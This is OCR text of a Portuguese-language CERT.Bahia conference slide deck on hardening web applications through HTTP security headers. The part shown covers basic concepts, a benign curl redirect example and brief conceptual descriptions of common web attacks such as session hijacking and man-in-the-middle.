Hardening de Aplicações Web
Cabeçalhos HTTP

33º GTS

Gildásio Júnior :: CERT.Bahia

Quem somos

CERT B@hia

PoP-BA
Ponto de Presença da RNP na Bahia

RNP

COSIC STI
Coordenação de Segurança da Informação e Comunicação

Agenda

1. Conceitos importantes
2. Falhas de segurança cobertas
3. Cabeçalhos para hardening
4. Como testar a aplicação
5. Exemplo prático

Conceitos

Conceitos

- Hardening
  - Deixar um sistema mais seguro

Conceitos

- Hardening
  - Deixar um sistema mais seguro
- HTTP [*RFC 2616*]
  - Arquitetura Cliente-Servidor

Conceitos

- Hardening
  - Deixar um sistema mais seguro
- HTTP [*RFC 2616*]
  - Arquitetura Cliente-Servidor
- Defesa em Profundidade
  - Não depender apenas de um mecanismo de defesa aplicado, por mais seguro que seja


HTTP

```
> GET / HTTP/1.1
> Host: certbahia.pop-ba.rnp.br
> User-Agent: curl/7.64.1
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Date: Wed, 15 May 2019 20:22:04 GMT
< Server: Apache
< Location: https://certbahia.pop-ba.rnp.br/
< Content-Length: 240
< Content-Type: text/html; charset=iso-8859-1
<
```


Arquitetura

Arquitetura


Arquitetura



Arquitetura




Arquitetura - Proteções




Arquitetura - Proteções

Arquitetura - Proteções



Arquitetura - Proteções

Arquitetura - Proteções



Vulnerabilidades

Problemas de Segurança

- Information Disclosure
- Session Hijacking
- Man in the Middle
- Cross-Site Scripting
- Cross-Site Request Forgery
- Click Jacking


Information Disclosure

- Informações úteis para atacantes são disponibilizadas na aplicação
- Exemplos:
  - Servidor web
  - Linguagem de programação
  - Framework
  - CMS
  - ...

Session Hijacking

- Atacante consegue capturar identificador de sessão do usuário
- Acessa a aplicação utilizando esse identificador
  - Terá acesso à aplicação com privilégios do usuário dono do identificador

Session Hijacking




- Fonte: https://www.owasp.org/index.php/Session_hijacking_attack

Man in the Middle

- Atacante se coloca no meio do tráfego de dados entre cliente e servidor
- Com isso conseguirá:
  - Ler informações trafegadas
  - Editar pacotes de requisição e resposta

Man in the Middle

